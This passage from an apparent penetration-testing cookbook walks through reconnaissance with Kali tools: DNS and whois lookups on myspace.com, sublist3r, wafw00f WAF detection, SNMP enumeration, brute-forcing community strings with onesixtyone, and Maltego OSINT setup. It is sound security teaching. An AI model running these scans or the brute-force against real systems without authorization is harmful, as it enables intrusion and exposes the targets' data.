Figure 3.20 – dnsrecon myspace

Let's see whether there is more to be seen here. I suspect Google is providing more than just name services. If you look for the A record for myspace.com, you will see that it points to 34.111.176.156.

Tip




The A record is a specific domain-to-IP mapping, so it is effectively the address you would go to if you went to <https://myspace.com>. MX records provide information on their mail provider, NS records may provide information on their ISP, and CNAME records may expose SaaS providers.

4. Run whois on this IP address to get more information about the ownership, as shown here:

```
whois 34.111.176.156
```

As suspected, this address resolves to Google. The output shows that they are using Google services to host their website.



```
kali@kali: ~  
Session Actions Edit View Help  
  
(kali@kali)-[~]  
$ whois 34.111.176.156  
  
#  
# ARIN WHOIS data and services are subject to the Terms of Use  
# available at: https://www.arin.net/resources/registry/whois/tou/  
#  
# If you see inaccuracies in the results, please report at  
# https://www.arin.net/resources/registry/whois/inaccuracy_reporting/  
#  
# Copyright 1997-2025, American Registry for Internet Numbers, Ltd.  
#  
  
NetRange:      34.64.0.0 - 34.127.255.255  
CIDR:          34.64.0.0/10  
NetName:       GOOGL-2  
NetHandle:     NET-34-64-0-0-1  
Parent:        NET34 (NET-34-0-0-0-0)  
NetType:       Direct Allocation  
OriginAS:        
Organization:  Google LLC (GOOGL-2)  
RegDate:       2018-09-28  
Updated:       2018-09-28  
Ref:           https://rdap.arin.net/registry/ip/34.64.0.0
```

Figure 3.21 – whois

Finally, let's use a new tool to get all subdomains associated with this account, check them all, and conduct further assessments to gather additional information and details

5. In the terminal window, enter the following:

```
sublist3r
```

If `sublist3r` is not installed already, you will be asked whether you want to install it. Enter `y` and then enter your password as needed.

6. Enter the following command to find all subdomains associated with `myspace.com`:

```
sublist3r -d myspace.com
```

7. You can now investigate each subdomain displayed in the output to gather additional information.
8. You may now close the terminal window.

How it works...

In this recipe, you utilized existing tools that you had already gained experience with, as well as new tools to provide information. However, you must spend some time looking for indicators of the services being used by the target network. The big ones, such as Google, Microsoft, Oracle, and Cloudflare, might be easy to identify, but what about Mimecast? Were you aware of what they were and what they did before this? As you see entries, you may need to perform some web searching to see whether you can identify any interesting software or services the target may be utilizing. Finally, one DNS entry to pay special attention to is the CNAME records – these will often point to other hosts in the current domain or to cloud service providers.

There's more...

One of the first things you can do is create a comprehensive list of cloud service providers and domains to help you more readily identify them as you search. There is an easy way to get started. Ask an AI assistant the following: Can you provide me with a comprehensive list of domains associated with cloud service providers?

Identifying whether there is a web application firewall

In this recipe, you will learn how to identify whether a **web application firewall (WAF)** protects the target's web applications. WAFs are commonly used to filter and monitor HTTP traffic between a user and a web application, often blocking malicious requests or attacks such as SQL injection or cross-site scripting. Detecting the presence of a WAF early in the engagement allows you to adjust your testing strategies, such as rate limiting or payload tuning, as bypassing or evading a WAF requires specialized techniques and may not be worth the effort.

Getting ready

You need the following to complete this recipe:

- Kali VM up and running
- VPN or other obfuscation methods

How to do it...

1. Ensure that your VPN or other obfuscation methods protect your identity, as we will directly scan hosts.

2. From within Kali, open a terminal window and enter the following command:

```
wafw00f http://scanme.nmap.org
```

3. Examining the output, we see that wafw00f did not identify a WAF in front of the site:

```

kali@kali: ~
Session Actions Edit View Help

(kali@kali)-[~]
$ wafw00f http://scanme.nmap.org

      ?
    ???
  ( _ ) ;
 / _ \ /
 \ _ \ \

      ~ WAFW00F : v2.3.1 ~
      ~ Sniffing Web Application Firewalls since 2014 ~

[*] Checking http://scanme.nmap.org
[+] Generic Detection results:
[-] No WAF detected by the generic detection
[~] Number of requests: 7

```

Figure 3.22 – wafw00f scanme.nmap.org

4. Let's target a different site. Type the following:

```
wafw00f https://www.example.com
```

5. Examining the output from the example, we see that this site is behind a WAF or security device. Just understanding this may be beneficial for us to use later when we begin trying to compromise the network.

```

      ( Woof! )
    ( _ ) ;
 / _ \ /
 \ _ \ \

      ~ WAFW00F : v2.2.0 ~
      The Web Application Firewall Fingerprinting Toolkit

[*] Checking https://www.example.com
[+] Generic Detection results:
[*] The site https://www.example.com seems to be behind a WAF or some sort of security solution
[~] Reason: The server header is different when an attack is detected.
The server header for a normal response is "ECAcc (dcd/7047)", while the server header a response to an attack is "E(Acc (dcd/7067))".
[~] Number of requests: 7

(kali@kali)-[~]
$

```

Figure 3.23 – wafw00f example.com

Using SNMP for information gathering

In this recipe, you will learn how to utilize the **Simple Network Management Protocol (SNMP)** to gather valuable information about the target environment. SNMP is commonly used for monitoring and managing network devices such as routers, switches, and servers, but misconfigurations or weak community strings can expose sensitive data. By querying devices with SNMP, you can retrieve system details such as device types, OS versions, network interfaces, routing tables, and other configuration data that may reveal vulnerabilities. If the target environment has weak or default community strings (such as `public` or `private`), you may be able to extract a wealth of information with no or minimal exposure.

Getting ready

You need the following to complete this recipe:

- Kali VM up and running
- VPN or other obfuscation methods

How to do it...

1. Ensure that your VPN or other obfuscation methods protect your identity, as we will directly scan hosts.
2. In Kali, open a terminal window.
3. We need to identify the IP address for the SNMP test site. Type the following:

```
ping demo.pysnmp.com
```

It currently resolves to `128.203.82.143`.

4. To run an SNMP v1 check on the host using the public community string, enter the following:

```
snmp-check -c public 128.203.82.143
```

The output shows two interfaces: `lo` and `eth0`. It further provides us with the MAC address, MTU size, and traffic statistics.


```
(kali@kali)-[~]
$ snmp-check -c public 128.203.82.143
snmp-check v1.9 - SNMP enumerator
Copyright (c) 2005-2015 by Matteo Cantoni (www.nothink.org)

[+] Try to connect to 128.203.82.143:161 using SNMPv1 and community 'public'

[*] System information:

Host IP address      : 128.203.82.143
Hostname            : UNKNOWN
Description          : #SNMP Agent on .NET Standard
Contact             : UNKNOWN
Location            : -
Uptime snmp         : -
Uptime system       : 10 days, 14:19:53.49
System date         : -

[*] Network interfaces:

Interface           : [ up ] lo
Id                  : 1
Mac Address         : 00:00:00:00:00:00
Type                : softwareLoopback
Speed               : 4294 Mbps
MTU                 : 65536
In octets           : 0
Out octets          : 0

Interface           : [ up ] eth0
Id                  : 2
Mac Address         : e2:14:57:04:ad:65
Type                : ethernet-csmacd
Speed               : 1410 Mbps
MTU                 : 1500
In octets           : 14953061
Out octets          : 27534147
```

Figure 3.25 – snmp-check v1

5. Run the same command but use SNMP v2 this time, as shown here:

```
snmp-check -v2c -c public 128.203.82.143
```

This shows the same information along with some additional information. One of the important aspects of SNMP v2 is its use of 64-bit counters over 32-bit counters, making it much more applicable to today's higher-speed networks.

Tip



The standard SNMP strings used are `public` for read-only and `private` for read-write. Although this is against all best practices, you will be surprised at the number of devices you can still find using these community strings.

6. If you know SNMP is operational on the target, but `public` or `private` is not working, you can try brute-forcing the password using a password list. However, remember that this can potentially expose your intent. Type the following command:

```
onesixtyone -c /usr/share/doc/onesixtyone/dict.txt 128.203.82.143
```

The output shows that the command found `public` as a valid password:

```
(kali㉿kali)-[~]  
$ onesixtyone -c /usr/share/doc/onesixtyone/dict.txt 128.203.82.143  
Scanning 1 hosts, 50 communities  
128.203.82.143 [public] #SNMP Agent on .NET Standard
```

Figure 3.26 – onesixtyone



Tip

There are various dictionary files available on the web that you can use to brute-force the password. The one provided with onesixtyone is very limited and is good for testing purposes only.

7. You can now close the terminal window.

How it works...

`snmp-check` collects various data from standard **management information base (MIB)** objects, such as system descriptions, network configurations, running services, and installed software details, depending on the permissions and MIB objects supported by the target.

`onesixtyone` is an SNMP scanner that uses a dictionary-based brute-force approach to determine valid community strings against a target device. When given an IP address or hostname, it reads through a list of potential community strings provided by the user (often contained in a dictionary file) and sends SNMP queries using each one in quick succession.

See also...

More information on `snmp-check` can be found at <https://www.kali.org/tools/snmpcheck/>, and information on `onesixtyone` can be found at <https://www.kali.org/tools/onesixtyone/>.

Setting up Maltego CE

In this recipe, you will learn how to do the initial setup for Maltego **Community Edition (CE)**, a tool designed for information gathering during the reconnaissance phase of a penetration test. Maltego CE enables you to map relationships between people, organizations, infrastructure, domains, and other entities, providing valuable insights into your target's digital footprint. Its intuitive interface and extensive library of transforms (scripts that pull data from various sources) make it an indispensable tool for gathering and visualizing **open source intelligence (OSINT)**.

By the end of this setup process, you'll have Maltego CE configured for use, ready to perform your first transforms. The setup includes creating a Maltego account, setting up API keys for certain transforms, if applicable, and familiarizing yourself with its workspace.

Getting ready

You need the Kali VM up and running to complete this recipe.

How to do it...

1. Select the Kali menu icon from the Kali VM and type `maltego` in the search box. Once visible as an option, select **Maltego** to launch the app.
2. On the **Welcome to Maltego** screen, click on **MALTEGO ID** under **ACTIVATION OPTIONS**.




Figure 3.27 – Maltego activation

3. You will be taken to the web registration site. Create a new user ID for Maltego and follow the instructions to set up your account.

**Tip**

While you may opt to maintain anonymity, registering with valid credentials is also fine.

4. Once you have validated your account and set it up, close the web browser and return to the **Maltego Product Selection** screen. There, select **Login** under **Maltego CE (Free)**.
5. In the **Configure Maltego** dialog box, click **Accept** on the license agreement and select **Next**.
6. On the next screen, select **Browser Login**, which will launch your browser and connect you to the Maltego site to log in.
7. From your web browser, log in to Maltego.
8. Once logged in, you should receive an **Authentication Complete** screen with a green tick. Close the browser and return to the Maltego application. Once you return, you should see a message that the browser login was successful with another green tick. Select **Next**.




Figure 3.28 – Maltego login success

9. On the next screen under **Install Transforms from:**, ensure that **Standard Transforms** is checked and select **Next**.
10. From the **Data Sources Complete** entry, select **Next**.
11. In the **Help Improve Maltego** screen, you may decide whether you want to contribute by automatically sending error reports and selecting **Next**.
12. In the **Web Browser** selection, choose **<Default System Browser>** and select **Next**.
13. On the **Privacy Mode Options** screen, carefully read the options presented, make your selection, and click on **Next**.

**Tip**

Remember that in previous recipes, we have talked about VPNs and other obfuscation techniques that you may wish to employ. These are still valid with these options, so you may wish to use a VPN and select normal privacy to protect your identity.

14. On the **Ready** screen, select **Open a blank graph and let me play around**, then select **Finish**.
15. You may receive a **Low Memory Allocation Detected** error. Simply select **OK**.

**Tip**

If you have additional resources available, you may increase the memory allocation to the VM and adjust it for Maltego.

16. You may receive a **Privacy Policy Notice** message. Please read it and click **Acknowledge**.
17. You may receive a **Release Notes** screen; select **I Understand**.
18. You will then see a button with **Maltego Product Tour** in the upper-right corner. Click on it and complete the tour to familiarize yourself with some of the basics.
19. You may now close Maltego if you are done, or leave it open if you are moving to the following recipe.

There's more...

Maltego has paid versions as well as the free CE. As you move from learning about penetration testing to being employed as a penetration tester, you may want to explore the advantages of the paid version. While I do not use Maltego specifically, I do use a similar commercial tool (purchased), and like Maltego, it provides tons of benefits. More information can be found here: <https://www.maltego.com/pricing/>.

Understanding and configuring Maltego Transforms

In this recipe, you will learn how to use **Maltego Transforms** to obtain information about a target. Transforms use a structured method that takes a data element (an entity) and queries various data sources to retrieve information related to that entity, helping users quickly broaden their understanding of an entity and reveal connections. They can query public databases, social media, DNS records, geolocation services, or proprietary internal data systems to gather additional insights. Each transform uses known information, such as a domain name, email address, or IP, to collect related data points, including links to other domains, associated email addresses, social media accounts, geographical coordinates, or aliases.

Getting ready

You need the following to complete this recipe:

- Kali VM up and running
- Maltego CE interface set up

How to do it...

1. In the Maltego interface, open **Transforms Hub** by clicking on **Transforms** in the top menu. Then, select **Hub**.
2. **Transforms Hub** has a variety of options. Let's see which transforms are free. In the **FILTER** section, select **ALL** under **Access Options** and **Maltego Community** under **Plans**.




Figure 3.29 – Maltego Transforms Hub

- Under TRANSFORM HUB PARTNERS, add **VirusTotal** by hovering over it and selecting **INSTALL**.




Figure 3.30 – VirusTotal Transform

4. When asked if you are sure you want to install VirusTotal, select **Yes**.
5. You will need to register for an account with VirusTotal. Once registered, get your API key by selecting **API Key** from the dropdown in your profile name. Copy it to your clipboard using the *copy* icon.




Figure 3.31 – VirusTotal, getting the API key

6. Enter your API key for VirusTotal in the **VirusTotal (Public API)** dialog box and select **OK**.
7. This will begin the download process for VirusTotal. Once done, select **Next** in the installation window.
8. Follow the remaining prompts to finish the installation.
9. Once the installation is complete, you will notice that VirusTotal now appears gray in the **TRANSFORM HUB PARTNERS** section, indicating that it's installed.




Figure 3.32 – VirusTotal installed, as shown by it being gray

10. Continue going through the transforms and install as many as you can. Not all transforms will require accounts or API keys. Ensure that you install **Shodan**, as we created the account using an earlier recipe.
11. You may close Maltego if you are done, or leave it open if you move to the following recipe.

How it works...

Transforms serve as essential components of Maltego's visual link analysis framework. By connecting multiple transforms, users can transition from a single data point to an entire web of interconnected entities without having to do a tedious series of manual checks. They can explore intricate datasets, expedite investigations, and find patterns or relationships. Whether employed for cybersecurity threat analysis, fraud detection, or competitive research, transforms provide insights by seamlessly correlating and visualizing data on one platform.

There's more...

Some transforms require a subscription. We solely used the free Community Edition and only the no-cost transforms. However, please look at the features and capabilities of some paid transforms that may be better at enriching the data or providing a unique data point. More information can be found at <https://www.maltego.com/transform-hub/>.

Initiating a scan with Maltego

In this recipe, you will learn how to use Maltego to streamline and automate many of the reconnaissance steps covered in previous recipes, including network and domain enumeration, whois, and asn discovery. Maltego is a powerful OSINT tool that allows testers to gather and visualize a broad range of information about the target. You can quickly map out the target's digital footprint and identify relationships between domains, infrastructure, and entities, all from a single interface.

Getting ready

You need the following to complete this recipe:

- Kali VM up and running
- VPN or other obfuscation methods
- Maltego CE interface up

How to do it...

1. Go to the Maltego interface. Create a new graph by selecting **Investigate** from the top menu and then the **New** button. This will open a blank graph.




Figure 3.33 – Maltego new graph

Tip



Think of a graph as a new investigation. You may separate portions of your pen test into different graphs to make understanding them and following the flow more manageable. You would never combine different pen tests into a single graph.

2. We will start our investigation with a known website. Under **Entity Palette** on the left, type web into the search box. Drag the **Website** entity onto your blank graph.




Figure 3.34 – Maltego website

3. Click in the center on the entity to change the website to your target. For our example, we will use `www.myspace.com`.
4. Once done, you can now choose how to enrich your entity. Right-click on the entity, and you will see a list of transforms to run. In the search box, type `ip` and select **To IP Address [DNS]**.




Figure 3.35 – Transform to IP

5. This will then resolve to an IP address as shown here:



Figure 3.36 – IP address added to the graph

6. Right-click on the IP address and type to net in the search box. Then, select **To Netblock [using whois info]**. The netblock will now be added to your graph.
7. Let's perform one more enrichment and get the BGP ASN for the IP address. Right-click on the IP address again and in the search box, type to as and select **To AS Number (Passive DNS) [OTX]**.

You will now see the ASN associated with the IP address added to your graph.




Figure 3.37 – ASN added to the graph

8. Continue looking around and enriching the various data points. Once complete, you may close Maltego and choose whether or not you would like to name and save the graph.

How it works...

Every piece of information, whether input by the user or uncovered through Maltego's automated transforms, becomes an artifact, a building block in the process. This artifact can then be enriched with further data points, correlating it with related domains, IP addresses, social media accounts, documents, and so on. The continuous cycle of enrichment transforms a single clue into a robust, interconnected web of intelligence, enabling investigators to draw meaningful insights and identify patterns that may prove useful. These could be companies or software packages they use, email address information, and social media accounts. The type of information that can be extracted is endless, but it all provides you with additional information that can be later used when actively targeting the user or system that might otherwise remain hidden. By automating this process, Maltego dramatically reduces the time and manual effort required to expand a single data point into a complete, context-rich perspective. Hours of manual research and verification can be completed in minutes, streamlining the workflow and freeing testers to focus on other aspects.

There's more...

The Maltego blog has a tremendous amount of case studies and white papers. They also have a great community. Spend some time looking through the case studies to learn about the power of Maltego at <https://www.maltego.com/blog/>.

Get This Book's PDF Version and Exclusive Extras

Scan the QR code (or go to packtpub.com/unlock). Search for this book by name, confirm the edition, and then follow the steps on the page.

Note: Keep your invoice handy. Purchases made directly from Packt don't require one.

UNLOCK NOW



4

Nmap Mastery – Scanning with Precision

This chapter introduces **Nmap**, a powerful and popular tool essential for penetration testers and cybersecurity experts. You will learn how Nmap maps an entire network, discovering critical information such as connected devices, their operating systems, and the open services and ports. More than just a basic scanner, Nmap offers insights into your target's topology and security status, providing you with information to target them more effectively.

